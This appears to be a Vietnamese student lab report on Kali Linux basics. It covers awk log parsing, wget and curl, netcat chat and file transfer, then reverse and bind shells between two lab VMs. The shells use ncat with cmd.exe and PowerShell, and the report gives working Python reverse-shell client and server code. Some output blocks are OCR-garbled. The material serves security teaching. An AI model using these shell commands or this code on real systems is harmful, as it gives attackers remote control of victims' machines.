The user news
The user uucp directory is /var/spool/uucp
The user proxy
                directory is /bin
The user www-data directory is /var/www
The user backup directory is /var/backups
The user list directory is /var/list
The user irc directory is /run/ircd
         _apt directory is /nonexistent
The user nobody directory is /nonexistent
The user systemd-network directory is /
The user systemd-timesync directory is /
```

13. Tải tập tin access_lg.txt.gz tại

(https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz),

Sau đó thực hiện liệt kê danh sách các IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.

```
Sử dụng lệnh cat access_log.txt | awk -F " " '{print $1}' | sort | uniq -c | sort -nr | awk -F " " '{print "The IP adress " $2 " has hit "$1}'
```

- + cat access_log.txt: Hiển thị nội dung của tệp access_log.txt.
- + awk -F " " '{print \$1}': Dùng lệnh awk để lấy cột đầu tiên (địa chỉ IP). Tùy chọn F " " xác định dấu cách là ký tự phân tách giữa các trường (cột).
 - + sort: Sắp xếp các địa chỉ IP theo thứ tự từ điển.
- + uniq -c: Kết hợp các địa chỉ IP trùng lặp và đếm số lần xuất hiện của mỗi địa chỉ IP. Tùy chọn -c thêm số lần xuất hiện của mỗi giá trị duy nhất.
- + sort -nr: Sắp xếp kết quả theo thứ tự giảm dần dựa trên số lần xuất hiện của địa chỉ IP (số hit), với -n là sắp xếp số học và -r là theo thứ tự ngược lại (giảm dần).
- + awk -F " " '{print "The IP address " \$2 " has hit "\$1 }': Cuối cùng, dùng awk để định dạng kết quả. Tùy chọn -F " " chỉ định dấu cách là ký tự phân tách và câu lệnh này in ra một chuỗi theo định dạng: "The IP address [IP] has hit [số lần]".

```
(kali@thait)-[~/Desktop/NT140-labs]

$ cat access_log.txt | awk -F " " '{print $1}' | sort | uniq -c | sort -nr | awk -F " " '{print "The IP adress " $2 " has hit "$1 }'

The IP adress 208.68.234.99 has hit 1038

The IP adress 208.115.113.91 has hit 59

The IP adress 208.54.80.244 has hit 22

The IP adress 99.127.177.95 has hit 21

The IP adress 98.238.13.253 has hit 8

The IP adress 88.112.192.2 has hit 8

The IP adress 72.133.47.242 has hit 8

The IP adress 70.194.129.34 has hit 8

The IP adress 201.21.152.44 has hit 1
```

6. Bài 6:

14. Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl?

Sử dụng lệnh which -a wget để hiển thị đường dẫn của wget



Sử dụng lệnh which -a curl để hiển thị đường dẫn của curl

15. Theo ban, trong 2 lênh tải về wget và curl, lênh nào ưu việt hơn? Giải thích?

- wget:

- + Thích hợp cho việc tải về tệp tin và hỗ trợ tải xuống nhiều tệp tin cùng lúc, có khả năng tải về các trang web và duy trì cấu trúc thư mục.
 - + Hỗ trợ các giao thức như HTTP, HTTPS và FTP.
 - + Thường dễ sử dụng hơn cho việc tải về đơn giản, chỉ cần một lệnh cơ bản.
 - + Hỗ trợ tiếp tục tải xuống các tệp tin đã bị gián đoạn rất tốt.
 - + Thường có sẵn trên các hệ thống Unix/Linux.

- curl:

- + Tập trung vào việc truyền tải dữ liệu. Nó hỗ trợ nhiều giao thức (HTTP, FTP, SMTP, v.v.) và có thể gửi dữ liệu (ví dụ: khi sử dụng phương thức POST).
- + Hỗ trợ nhiều giao thức hơn, bao gồm HTTP, HTTPS, FTP, FTPS, SCP, SFTP, và nhiều giao thức khác.
- + Yêu cầu nhiều tham số hơn để thực hiện các tác vụ phức tạp, nhưng cung cấp nhiều tùy chọn hơn cho người dùng nâng cao.
- + Hỗ trợ tiếp tục tải xuống, nhưng không mạnh mẽ như wget.
- + Phổ biến và có mặt trên nhiều nền tảng, bao gồm cả Windows.
- Kết luận: Tùy vào trường hợp và mục đích thì câu lệnh sẽ ưu việt hơn.
 - + Nếu bạn chỉ cần tải xuống tệp tin hoặc trang web và muốn đơn giản hóa quá trình, wget có thể là lựa chọn tốt hơn.
 - + Nếu bạn cần một công cụ linh hoạt hơn với khả năng gửi dữ liệu và hỗ trợ nhiều giao thức, curl sẽ là sự lựa chọn ưu việt.



16. Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?

Có thể sử dụng curl để thay đổi HTTP Header với cú pháp sau: curl -H "Header-Name: Header-Value" URL hoặc curl --header "Header-Name: Header-Value" URL

```
| Circl --header "X-MyHeader: 123" www.google.com
| Cidoctype html><html itemscope=" itemtype="http://schema.org/WebPage" lang="vi"><head</hr>
| Circl --header "X-MyHeader: 123" www.google.com
| Cidoctype html><html itemscope=" itemtype="http://schema.org/WebPage" lang="vi"><head</hr>
| Cidoctype html><html itemscope=" itemtype="wheate.content="/images/branding/googleg/lx/googleg_standard_color.rl28dp.ng" itemprop="image"><https://schema.org/WebPage*</ht>
| Cidocape | Cidoca
```

7. Bài **7**:

Triển khai ứng dụng chat đơn giản trên 2 máy Kali và Windows 10 và trả lời các câu hỏi sau:

- Bước 1: Kiểm tra địa chỉ IP
- Ở máy Linux, chạy lệnh ifconfig để lấy địa chỉ IP: 192.168.160.132



- Ở máy Windows, chạy lệnh ipconfig để lấy địa chỉ IP: 192.168.160.133

```
C:\Users\thait>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix : localdomain
Link-local IPv6 Address : fe80::a0aa:e5e:63aa:8999%5
IPv4 Address : 192.168.160.133
Subnet Mask : 255.255.255.0
Default Gateway : 192.168.160.2

Ethernet adapter Bluetooth Network Connection:

Media State : : Media disconnected
Connection-specific DNS Suffix :
```

• **Bước 2:** Ở máy Linux, chạy lệnh nc -1vnp 4444. Máy Linux lắng nghe trên cổng 4444, sẵn sàng chấp nhận bất kỳ kết nối TCP nào đến từ máy khác.

```
(kali@thait)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.160.132] from (UNKNOWN) [192.168.160.133] 49911

Alo
Linux xin chaof
Windows chao Linux ne
```

Ó máy Windows chạy lệnh ncat -nv 192.168.160.132 4444. Máy Windows sử dụng Ncat để kết nối tới địa chỉ IP của máy Linux (192.168.160.132) trên cổng 4444. Khi kết nối thành công, hai máy có thể trao đổi dữ liệu qua kết nối TCP này.

```
Command Prompt - ncat -nv 192.168.160.132 4444

Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\thait>ncat -nv 192.168.160.132 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.160.132:4444.
Alo
Linux xin chaof
Windows chao Linux ne
```

- 17. Máy chủ nào sẽ đóng vai trò là server?
- Máy Kali Linux sẽ đóng vai trò server.
- 18. Máy chủ nào sẽ đóng vai trò là client?
- Máy Windows 10 sẽ đóng vai trò client.
- 19. Nếu khai báo lệnh "nc -lvnp 4444" thì thực chất, port 4444 được mở ở máy nào?

Port 4444 được mở ở máy Kali Linux, vì lệnh nc -p 4444 có nghĩa đặt Netcat lắng nghe trên cổng 4444. Cổng này được mở để chấp nhận kết nối đến từ các máy khác.

- 20. Thực hiện chuyển tập tin wget exe trên máy Kali sang máy Windows 10.
- **Bước 1**: Thực hiện lệnh **locate** wget.exe để kiểm tra vị trí của tập tin này trên máy Linux

```
(kali® thait)-[~/Desktop]
$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe
```

• **Bước 2:** Thực hiện lệnh nc -nv 192.168.160.133 4444 < /usr/share/windows-resources/binaries/wget.exe trên máy Linux. Lệnh này sẽ lấy file wget.exe từ máy Linux và gửi nó qua kết nối mạng tới máy Windows tại địa chỉ IP 192.168.160.133 trên cổng 4444.

• **Bước 3:** Thực hiện lệnh ncat -lvnp 4444 > wget.exe trên máy Windows. Lệnh này sẽ lắng nghe trên cổng 4444 để nhận dữ liệu từ máy Linux. Khi máy Linux gửi file wget.exe qua kết nối, máy Windows sẽ nhận và ghi dữ liệu đó vào file wget.exe trên hệ thống của mình.

```
C:\Users\thait>ncat -lvnp 4444 > wget.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0:4444
Ncat: Connection from 192.168.160.132:35524.
Check check
```

• **Bước 4:** Bây giờ có thể chạy wget trên máy Windows

```
C:\Users\thait>wget -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.
```

21. Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

Ở bài này, máy tấn công là Linux, máy nan nhân là Windows.

- Reverse Shell: Máy tấn công sẽ thực hiện lắng nghe trên một port bất kỳ. Máy nạn nhân sẽ kết nối vào port đó và cung cấp cho kẻ tấn công shell của mình để kẻ tấn công có thể điều khiển máy nạn nhân từ xa.



• Bước 1: Ở máy tấn công, chạy lệnh nc -lvnp 4444 để lắng nghe trên port 4444

```
(kali® thait)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.160.132] from (UNKNOWN) [192.168.160.133] 49772
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
```

• **Bước 2:** Ở máy nạn nhân, chạy lệnh ncat 192.168.160.132 4444 -e cmd.exe, thực hiện kết nối vào port 4444 trên máy tấn công và cung cấp chương trình cmd.exe (của máy nạn nhân) để máy tấn công có thể điều khiển từ xa.

```
C:\Users\thait>ncat 192.168.160.132 4444 -e cmd.exe
```

• **Bước 3:** Trên máy tấn công khi này có thể điều khiển được cmd của máy nạn nhân. Ta có thể chạy các lệnh để kiểm tra

```
C:\Users\thait>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .: localdomain
Link-local IPv6 Address . . . : fe80::a0aa:e5e:63aa:8999%5
IPv4 Address . . . . : 192.168.160.133
Subnet Mask . . . . . . : 255.255.255.0
Default Gateway . . . . : 192.168.160.2

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

- Bind Shell: Máy nạn nhân sẽ thực hiện lắng nghe trên port (do máy tấn công tạo ra), và chờ máy tấn công kết nối vào port đó để thực hiện điều khiển máy từ xa.
- **Bước 1**: Ở máy tấn công, chạy lệnh nc 192.168.160.132 4444 để kết nối máy nạn nhân trên cổng 4444

```
(kali® thait)-[~]
$ nc 192.168.160.133 4444

Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.
```

• **Bước 2**: Ở máy nạn nhân, chạy lệnh ncat -lvnp 4444 -e cmd.exe, chạy chương trình cmd.exe trên cổng 4444.

```
C:\Users\thait>ncat -lvnp 4444 -e cmd.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.132:56094.
```



 Bước 3: Khi máy tấn công kết nối vào thì sẽ thực thi được các lệnh trên máy nạn nhân

```
C:\Users\thait>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix .: localdomain
Link-local IPv6 Address . . . : fe80::a0aa:e5e:63aa:8999%5
IPv4 Address . . . . : 192.168.160.133
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . : 192.168.160.2

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . . : Media disconnected
Connection-specific DNS Suffix .:
```

22. So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Reverse Shell?

So sánh:

| | Reverse Shell | Bind Shell | |
|---------|--|--|--|
| Ưu điểm | Linh hoạt: dễ dàng vượt qua nhiều lớp mạng, tường lửa và NAT. | Đơn giản, dễ thiết lập trong nhiều tình huống. | |
| | Ẩn danh: Giao tiếp giữa máy nạn nhân và máy tấn công khó theo dõi. | Kiểm soát chủ động: không cần nạn nhân chủ động kết nối. | |
| Nhược | Yêu cầu máy nạn nhân chủ động kết | Phải biết IP public của nạn nhân. | |
| điểm | nối. | Dễ bị phát hiện. | |
| | IP máy tấn công cần cố định. | Khó khăn khi gặp tường lửa. | |

Nên sử dụng Reverse Shell khi:

- + Máy mục tiêu nằm sau firewall hoặc NAT, không thể kết nối trực tiếp ra ngoài.
- + Muốn ẩn danh hoạt động của mình.
- + Cần một kết nối ổn định và đáng tin cậy.
- + Có sự chủ động của nạn nhân.

Nên sử dụng Bind Shell khi:

- + Máy mục tiêu có IP công cộng và không có firewall chặn.
- + Muốn thiết lập một máy chủ điều khiển từ xa đơn giản.
- + Cần một cách nhanh chóng để truy cập vào một hệ thống.



8. Bài 8:

- 23. Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell
- Trao đổi tập tin:
- **Bước 1**: Ở máy Linux, chạy lệnh nc -nv 192.168.160.133 4444 < file.txt. Lệnh này sẽ lấy nội dung của file file.txt từ máy Linux và gửi nó qua mạng đến máy Windows tại địa chỉ IP 192.168.160.133 qua cổng 4444.

• **Bước 2:** Ở máy Windows, chạy lệnh ncat -lvnp 4444 > file.txt. Máy Windows lắng nghe trên cổng 4444 và nhận dữ liệu từ máy Linux. Dữ liệu nhận được (là nội dung của file file.txt từ máy Linux) sẽ được ghi vào file file.txt trên máy Windows.

```
PS C:\Users\thait> cd Desktop
PS C:\Users\thait\Desktop> ncat -lvnp 4444 >file.txt
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.132:58710.
```

• **Bước 3**: Khi này trên máy Windows đã có tập tin file.txt

- Bind shell:
- Bước 1: Ở máy Linux (tấn công), chạy lệnh nc -nv 192.168.160.133 4444

```
(kali@thait)-[~]
$ nc -nv 192.168.160.133 4444

(UNKNOWN) [192.168.160.133] 4444 (?) open
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
```



• **Bước 2:** Ở máy Windows (nạn nhân), chạy lệnh ncat -lvnp 4444 - e powershell.exe

```
PS C:\Users\thait> ncat -lvnp 4444 -e powershell.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.132:56740.
```

• **Bước 3:** Thực hiện điều khiển máy Windows trên máy Linux

```
PS C:\Users\thait> ls
   Directory: C:\Users\thait
Mode
                    LastWriteTime
                                          Length Name
d-r-
              9/26/2024
                          8:16 AM
                                                 3D Objects
                                                 Contacts
              9/26/2024
                          8:16 AM
d-r-
d-r-
              10/2/2024 11:55 AM
                                                 Desktop
              9/26/2024
d-r-
                          8:16 AM
                                                 Documents
              9/26/2024
                          8:29 AM
                                                 Downloads
              9/26/2024
                          8:16 AM
                                                 Favorites
              9/26/2024
                          8:16 AM
                                                 Links
              9/26/2024
                          8:16 AM
              9/26/2024
                          8:20 AM
                                                 OneDrive
d-r-
```

- Reverse Shell:
- Bước 1: Ở máy Linux (tấn công), chạy lệnh nc -lvnp 4444

```
(kali@thait)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.160.132] from (UNKNOWN) [192.168.160.133] 63030
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

• **Bước 2:** Ở máy Windows (nạn nhân), chạy lệnh ncat -nv 192.168.160.132 4444 -e powersehll.exe

```
PS C:\Users\thait> ncat -nv 192.168.160.132 4444 -e powershell.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.160.132:4444.
```

• Bước 3: Thực hiện điều khiển máy Windows trên máy Linux



- 24. Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.
- Ta có thể dùng các ngôn ngữ lập trình như Python, PHP,... để thực hiện điều này.
 Ở đây nhóm chúng em sẽ thực hành dùng Python để thực hiện Reverse Shell.
- **Bước 1:** Ở máy tấn công, viết 1 chương trình Python:

```
import socket
import subprocess
server socket = socket.socket(socket.AF INET, socket.SOCK STREAM)
server_socket.bind(('0.0.0.0', 4444))
server_socket.listen(1)
print("* Listening on port 4444")
client_socket, client_address = server_socket.accept()
print(f"* Connect to {client address}")
while True:
    command = input("shell> ")
    if command.lower() == "exit":
        client_socket.send(b"exit")
        client_socket.close()
    client socket.send(command.encode())
    result = client_socket.recv(4096).decode()
    print(result)
```

32

Lab 01: TổNG QUAN KALI LINUX Nhóm 12

• **Bước 2**: Ở máy nạn nhân, viết 1 chương trình Python:

```
import socket
import subprocess

# Create a client socket
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect(('192.168.160.132', 4444))

# Receive commands from the server and send the output back
while True:
    command = client_socket.recv(1024).decode()
    if command.lower() == "exit":
        break
    output = subprocess.getoutput(command)
    client_socket.send(output.encode())

client_socket.close()
```

• Bước 3: Chạy chương trình bên Windows bằng lệnh python rev.py

```
C:\Users\thait>python rev.py
```

• **Bước 4:** Chạy chương trình bên Linux bằng lệnh python3 rev.py. Khi kết nối thành công thì máy Linux có thể điều khiển máy Windows, thực hiện câu lệnh và in ra kết quả.

```
-(kali®thait)-[~/Desktop/NT140-labs]
$ python3 rev.py
* Listening on port 4444
* Connect to ('192.168.160.133', 63645)
shell> hostname
DESKTOP-LIAPOO8
shell> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix .: localdomain
   Link-local IPv6 Address . . . . : fe80::a0aa:e5e:63aa:8999%5
   IPv4 Address. . . . . . . . . . : 192.168.160.133
   Default Gateway . . . . . . . : 192.168.160.2
Ethernet adapter Bluetooth Network Connection:
                            . . . : Media disconnected
  shell>
```